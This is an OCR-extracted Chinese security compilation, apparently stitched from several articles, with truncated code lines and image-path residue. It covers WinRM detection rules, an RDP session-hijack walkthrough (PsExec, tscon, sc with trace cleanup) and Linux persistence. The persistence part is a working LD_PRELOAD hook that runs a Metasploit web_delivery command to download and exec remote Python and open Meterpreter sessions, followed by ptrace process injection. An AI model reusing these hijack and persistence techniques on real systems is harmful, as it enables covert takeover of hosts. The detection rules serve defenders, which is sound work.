
威胁检测

数据源:文件监视，身份验证日志，网络连接监视，进程监视，进程命令行参数

WINRM流量特征


通过对winrs、Enter-PSSession、Invoke-Command通信流量抓包发现其通信特征相同，都是通过请求http://xxx.xxx.xxx.xxx/wsman 来进行验证和下发命令。并且即使WinRM是使用http通信的但是其通信内容也是加密的，加密的protocal为"application/HTTP-SPNNEG-session-encrypted"

```
User-Agent contains "Microsoft WinRM Client" AND Content-Type contains "HTTP-SPN
```



WINRM客户端

```
#winrm客户端产生4656日志
eventNum:4656
```


事件 4656，Microsoft Windows 安全审核。

常规 详细信息

已请求到对象的句柄。

主题:
安全 ID: 1205-PC\Administrator
帐户名: Administrator
帐户域: 1205-PC
登录 ID: 0x936974

对象:
对象服务器: Security
对象类型: Key
对象名: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN
句柄 ID: 0x560

进程信息:
进程 ID: 0x1540

网络特征:（级别：高）

sysmon检测到powershell或者winrs.exe发起的网络连接信息

```
eventNum:3 AND DestinationPort:5985 AND (Image contains:"powershell.exe" OR Imag
```

Network connection detected

Network connection detected

进程特征:（级别：高）

sysmon检测到到winrm.vbs的进程创建

```
eventNum:1 AND CommandLine contains winrm.vbs
```

命令行参数特征:（级别：高）

```
CommandLine contains "Invoke-Command" OR CommandLine contains "Enter-PSSession"
```

WINRM服务端

进程特征:（级别高）

在使用winrm执行远程命令时，目标机器会启动一个winrshost.exe来执行远程命令。

```
eventNUm:1 AND ParentImage contains "winrshost.exe"
```

T1076 Remote Desktop Protocol

远程桌面是操作系统中的常见功能。它允许用户使用远程系统上的系统桌面图形用户界面登录到交互式会话。Microsoft将其对远程桌面协议（RDP）的实现称为远程桌面服务（RDS）。

如果启用了服务并允许访问具有已知凭据的帐户，则攻击者可以通过RDP / RDS连接到远程系统以扩展访问权限。攻击者可能会使用凭据访问技术来获取与RDP一起使用的凭据。攻击者还可以结合使用RDP和可访问性功能技术来实现持久性。

攻击者还可能执行RDP会话劫持，其中涉及窃取合法用户的远程会话。通常情况下当其他人试图窃取其会话(可以理解为windows的快速切换用户功能)时会收到问题提示并要求出示密码。凭借系统权限(SYSTEM权限)的终端服务控制台**c:\windows\system32\tscon.exe [session number to be stolen]**，攻击者可以切换会话而无需输入密码。这可能导致攻击者窃取域管理员或更高特权的账户会话。

技术复现

前置条件：拥有某个本地管理员组账号的权限

目的：通过rdp会话劫持使我们可以从该管理员组账号切换到本机任意一个账户的rdp会话中

以一台域控制器(10.50.1.208)为例，我们获取了其本地管理员组一个用户(huahua)的凭据。

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\huahua>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
huahua
命令成功完成。


C:\Users\huahua>a_
```

```
C:\Users\huahua>net group "domain admins" /domain
组名     Domain Admins
注释     指定的域管理员


成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。

C:\Users\huahua>a_
```

横向移动(PSExec)

```
psexec.exe -s cmd        #获取SYSTEM权限的shell
```


```
\\WIN-BQM7B1JK7HE: cmd
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
dc\huahua

C:\Windows\system32>cd c:\users\huahua\desktop\

c:\Users\huahua\Desktop>PsExec.exe -s cmd


PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system


C:\Windows\system32>
```

```
query user              #查看当前存在的会话
```


```
C:\Windows\system32>query user
 用户名                会话名             ID  状态    空闲时间   登录时间
 administrator                            2  断开          11  2019/10/23 10:1
9
 huahua                rdp-tcp#0          3  运行中         .  2019/10/26 14:3
3

C:\Windows\system32>
```

```
tscon 2 /dest:rdp-tcp#0                #2为administrator的会话id，rdp-tcp#0为我们当前
```




可以看到我们已经成功切换到了域管理员的会话中。

横向移动(SC)

原理为使用sc命令实现执行SYSTEM权限的命令

```
query user                #查看当前存在的会话
sc create huahua binPath= "tscon 2 /dest:rdp-tcp#0"
sc start huahua
```




```
sc delete huahua            #清除痕迹
```

威胁检测

进程特征

通过tscon.exe实现RDP劫持的前提为执行tscon.exe的用户权限为SYSTEM，可以通过检测新创建的tscon.exe进程的User是否为SYSTEM来判断是否发生了可疑的RDP劫持。

```
Image contains "tscon.exe" AND USER contains "NT AUTHORITY\\SYSTEM"
```

Field	Value
@timestamp	October 26th 2019, 15:34:31.000
@version	1
CommandLine	tscon 2 /dest:rdp-tcp#0
Company	Microsoft® Windows® Operating System
Confidence_Level	Techniques
CurrentDirectory	C:\\Windows\\system32\\
Description	Session Connection Utility
FileVersion	6.1.7601.17514 (win7sp1_rtm.101119-1850)
Hashes	MD5=28A41198C6A0367B4FC61315E9E90020\,SHA256=6D038DD61766576C93309255F91AEEE5D4AABF35410466487E0C79288698EDE4
Image	C:\\Windows\\System32\\tscon.exe
IntegrityLevel	System
LogonGuid	{C8CD5655-8468-5DAF-0000-0020E7030000}
LogonId	0x3e7
ParentCommandLine	C:\\Windows\\system32\\services.exe
ParentImage	C:\\Windows\\System32\\services.exe
ParentProcessGuid	{C8CD5655-8467-5DAF-0000-00102F910000}
ParentProcessId	448
ProcessGuid	{C8CD5655-F51F-5DB3-0000-0010F33E2701}
ProcessId	1748
Product	Microsoft Corporation
RuleName	T1076\,Remote Desktop Protocol\,Techniques
Techniques_Id	T1076
Techniques_Name	Remote Desktop Protocol
TerminalSessionId	0
User	NT AUTHORITY\\SYSTEM
UtcTime	2019-10-26 07:26:23.284
_id	Aw4G9r_hNsKQ4ClvOQLh
_index	ailpha-securitylog-log-20191021
_score	-
_type	logs
catBehavior	/Check

当使用rdp会话劫持切换用户时安全日志会出现4778、4779两条安全日志

事件 4779，Microsoft Windows 安全审核。

常规 详细信息

已断开会话与窗口站的连接。

主题:
帐户名: huahua
帐户域: w7pc1
登录 ID: 0x249034b

会话:
会话名: RDP-Tcp#0

附加信息:
客户端名: TIANHE-SECEND
客户端地址: 10.11.41.180

当用户断开与现有终端服务会话的连接，或者用户使用“快速用户切换”离开现有桌面时生成此事件。

事件 4778，Microsoft Windows 安全审核。

常规 详细信息

已将会话重新连接到窗口站。

主题:
帐户名: administrator
帐户域: MOLECULE-LABS
登录 ID: 0x403262

会话:
会话名: RDP-Tcp#0

附加信息:
客户端名: TIANHE-SECEND
客户端地址: 10.11.41.180

当用户重新连接到现有终端服务会话，或者用户使用“快速用户切换”切换到现有桌面时生成此事件。

Linux权限维持之LD_PRELOAD

> 写书的过程中写下此文，应该有用，就分享出来

Linux操作系统的动态链接库在加载过程中，动态链接器会先读取LD_PRELOAD环境变量和默认配置文件 `/etc/ld.so.preload` ，并将读取到的动态链接库文件进行预加载，即使程序不依赖这些动态链接库，LD_PRELOAD环境变量和 `/etc/ld.so.preload` 配置文件中指定的动态链接库依然会被装载,因为它们的优先级比LD_LIBRARY_PATH环境变量所定义的链接库查找路径的文件优先级要高，所以能够提前于用户调用的动态库载入。

通过LD_PRELOAD环境变量，能够轻易的加载一个动态链接库。通过这个动态库劫持系统API函数，每次调用都会执行植入的代码。

dlsym是一个计算机函数，功能是根据动态链接库操作句柄与符号，返回符号对应的地址，不但可以获取函数地址，也可以获取变量地址。

dlsym定义在Linux操作系统中的dlfcn.h中，函数原型如下：

> void * dlsym(void * handle,const char * symbol)

- handle：由dlopen打开动态链接库后返回的指针；
- symbol：要求获取的函数或全局变量的名称。

返回值：void* 指向函数的地址，供调用使用。

劫持示例代码：

```
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>

int puts(const char *message) {
  int (*new_puts)(const char *message);
  int result;
  new_puts = dlsym(RTLD_NEXT, "puts");
// do some thing …
// 这里是puts调用之前
  result = new_puts(message);
  // 这里是puts调用之后
  return result;
}
```

编译命令：

```
gcc hook.c -o hook.so -fPIC -shared -ldl -D_GNU_SOURCE
```

- -fPIC 选项作用于编译阶段，告诉编译器产生与位置无关代码（Position-Independent Code）；这样一来，产生的代码中就没有绝对地址了，全部使用相对地址，所以代码可以被加载器加载到内存的任意位置，都可以正确的执行。这正是共享库所要求的，共享库被加载时，在内存的位置不是固定的。
- -shared 生成共享库格式
- -ldl 显示方式加载动态库，可能会调用dlopen、dlsym、dlclose、dlerror
- -D_GNU_SOURCE 以GNU规范标准编译

编写好劫持puts函数的代码后，需要先生成一个Metasploit木马，使得在系统调用puts函数之前，都执行一次木马。

```
Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.170.138  yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.170.138:443
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/o1ZJy3Wue
[*] Local IP: http://192.168.170.138:8080/o1ZJy3Wue
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.170.138:8080/o1ZJy3Wue');exec(r.read());"

msf5 exploit(multi/script/web_delivery) >
```

exploit/multi/script/web_delivery 模块能够直接生成一条Python命令，这能够非常方便的获得Meterpreter。 接下来，将劫持puts函数的代码做一些小改动，在执行puts之前，调用系统函数system来运行python命令，这样每次调用puts都可以获得Meterpreter会话。

```
rvn0xsy@virtual-machine: ~/Project
File  Edit  View  Search  Terminal  Help
 1 #include <stdio.h>
 2 #include <unistd.h>
 3 #include <dlfcn.h>
 4 #include <stdlib.h>
 5
 6 int puts(const char *message) {
 7   int (*new_puts)(const char *message);
 8   int result;
 9   new_puts = dlsym(RTLD_NEXT, "puts");
10   system("python -c \"import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.170.138:8080/o1ZJy3Wue');exec(r.read());\"");
11   result = new_puts(message);
12   return result;
13 }
```

正常执行的过程：

```
rvn0xsy@virtual-machine: ~/Project
File  Edit  View  Search  Terminal  Help
rvn0xsy@virtual-machine:~/Project$ vim hook.c
rvn0xsy@virtual-machine:~/Project$ gcc hook.c -o hook.so -fPIC -shared -ldl -D_GNU_SOURCE
rvn0xsy@virtual-machine:~/Project$ export LD_PRELOAD=./hook.so
rvn0xsy@virtual-machine:~/Project$ whoami
rvn0xsy
rvn0xsy@virtual-machine:~/Project$
```

执行whoami后，由于底层会调用puts函数，因此也会执行python命令，Metasploit不出意外的获得了Meterpreter：

```
msf5 exploit(multi/script/web_delivery) >
[*] 192.168.170.142  web_delivery - Delivering Payload (454) bytes
[*] Sending stage (53755 bytes) to 192.168.170.142
[*] Meterpreter session 4 opened (192.168.170.138:443 -> 192.168.170.142:44438) at 2019-12-25 03:35:05 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  4         meterpreter python/python              192.168.170.138:443 -> 192.168.170.142:44438 (192.168.170.142)

msf5 exploit(multi/script/web_delivery) >
```

接着，为了防止在短时间内获得多个重复的会话，因此需要优化一下代码，例如以某个文件行数和调用puts函数的次数进行取余，就能够达到执行多少次puts函数获得一次Meterpreter。 优化代码如下：

```
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <sys/stat.h>
#define BUFFER_SIZE 100
#define COMMAND_NUM 5
int check_file_line(char * filename){
    int file_line = 0;
    char buffer[BUFFER_SIZE];
    FILE *fp = NULL;
    fp = fopen(filename,"r");
    if(fp==NULL){
        return file_line;
    }

    while(fgets(buffer,BUFFER_SIZE,fp)!= NULL){
        file_line ++;
    }
    fclose(fp);
    return file_line;
}

void add_file_line(char * filename){
    FILE * fp = NULL;
    fp = fopen(filename,"a+");
    if(fp == NULL){
        return;
    }

    fputs("1\n",fp);
    fclose(fp);
}

void call_system(){

  system("python -c \"import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.v

}

int puts(const char *message) {
  char * filename = "/tmp/err.log";
  int (*new_puts)(const char *message);
  int result;
  int file_lines = 0;
  new_puts = dlsym(RTLD_NEXT, "puts");
  add_file_line(filename);
  file_lines = check_file_line(filename);
```

```
    printf("[+]file_line : %d, NUM = %d \n",file_lines, COMMAND_NUM);
    if(file_lines % COMMAND_NUM == 0){
        call_system();
    }
    result = new_puts(message);
    return result;
}
```

```
rvn0xsy@virtual-machine: ~/Project
File  Edit  View  Search  Terminal  Help
rvn0xsy@virtual-machine:~/Project$ whoami
[+]file_line : 4, NUM = 5
rvn0xsy
rvn0xsy@virtual-machine:~/Project$ whoami
[+]file_line : 5, NUM = 5
rvn0xsy
rvn0xsy@virtual-machine:~/Project$ 
```

在执行至第零次、五次时，成功返回了会话：

```
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) >
[*] 192.168.170.142  web_delivery - Delivering Payload (454) bytes
[*] Sending stage (53755 bytes) to 192.168.170.142
[*] Meterpreter session 17 opened (192.168.170.138:443 -> 192.168.170.142:44500) at 2019-12-25 04:11:27 -0500
```

COMMAND_NUM 可自定义

Linux权限维持之进程注入

通过进程注入技术，能够使得动态链接库被加载到一个正在运行的进程，因此较为隐蔽。进程注入通过调用 `ptrace()` 实现了与Windows平台下相同作用的API 函数 `CreateRemoteThread()` 。在许多Linux发行版中，内核的默认配置文件 `/proc/sys/kernel/yama/ptrace_scope` 限制了一个进程除了 `fork()` 派生外，无法通过 `ptrace()` 来操作另外一个进程。

要注入进程前，需要关闭这个限制（Root权限）：

```
echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
```

```
rvn0xsy@virtual-machine:~/Project$ cat /proc/sys/kernel/yama/ptrace_scope
1
rvn0xsy@virtual-machine:~/Project$ echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
[sudo] password for rvn0xsy:
0
rvn0xsy@virtual-machine:~/Project$
```

在Github上已经有了关于进程注入的实现代码： `https://github.com/gaffe23/linux-inject`

下载后进入项目目录，执行：make x86_64 即可编译64位的linux-inject。

```
rvn0xsy@virtual-machine: ~/Projects/linux-inject
File  Edit  View  Search  Terminal  Help
rvn0xsy@virtual-machine:~/Projects$ git clone https://github.com/gaffe23/linux-inject
Cloning into 'linux-inject'...
remote: Enumerating objects: 403, done.
remote: Total 403 (delta 0), reused 0 (delta 0), pack-reused 403
Receiving objects: 100% (403/403), 263.41 KiB | 14.00 KiB/s, done.
Resolving deltas: 100% (239/239), done.
rvn0xsy@virtual-machine:~/Projects$ cd linux-inject/
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ls
inject-arm.c     inject-x86.c  Makefile  ptrace.h   sample-library.c  slides_BHArsenal2015.pdf  utils.h
inject-x86_64.c  LICENSE.txt   ptrace.c  README.md  sample-target.c   utils.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$ make x86_64
clang -std=gnu99 -ggdb -o inject utils.c ptrace.c inject-x86_64.c -ldl
clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o sample-library.so -fPIC sample-library.c
clang -std=gnu99 -ggdb -o sample-target sample-target.c
clang -m32 -std=gnu99 -ggdb -o inject32 utils.c ptrace.c inject-x86.c -ldl
clang -m32 -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o sample-library32.so -fPIC sample-library.c
clang -m32 -std=gnu99 -ggdb -o sample-target32 sample-target.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ls
inject        inject-x86_64.c  Makefile  README.md            sample-library.so  sample-target.c           utils.h
inject32      inject-x86.c     ptrace.c  sample-library32.so  sample-target      slides_BHArsenal2015.pdf
inject-arm.c  LICENSE.txt      ptrace.h  sample-library.c     sample-target32    utils.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$
```

确认编译是否正常：

```
rvn0xsy@virtual-machine: ~/Projects/linux-inject
File Edit View Search Terminal Help
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
I just got loaded
sleeping...
sleeping...
sleeping...
```

```
rvn0xsy@virtual-machine: ~/Projects/linux-inject
File Edit View Search Terminal Help
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ps -ef | grep sample
rvn0xsy   24110  19749  0 17:55 pts/4    00:00:00 ./sample-target
rvn0xsy   24113  24102  0 17:55 pts/5    00:00:00 grep --color=auto sample
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ./inject -p 24110 ./sample-
sample-library32.so  sample-library.so    sample-target32
sample-library.c     sample-target        sample-target.c
rvn0xsy@virtual-machine:~/Projects/linux-inject$ ./inject -p 24110 ./sample-library.so
targeting process with pid 24110
could not inject "./sample-library.so"
rvn0xsy@virtual-machine:~/Projects/linux-inject$
```

获取sample-target的PID后，调用inject程序来注入sample-library.so，注入成功会输出“I just got loaded”。接下来，需要更改sample-target.c文件，编译成需要的权限维持动态链接库。

```
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>

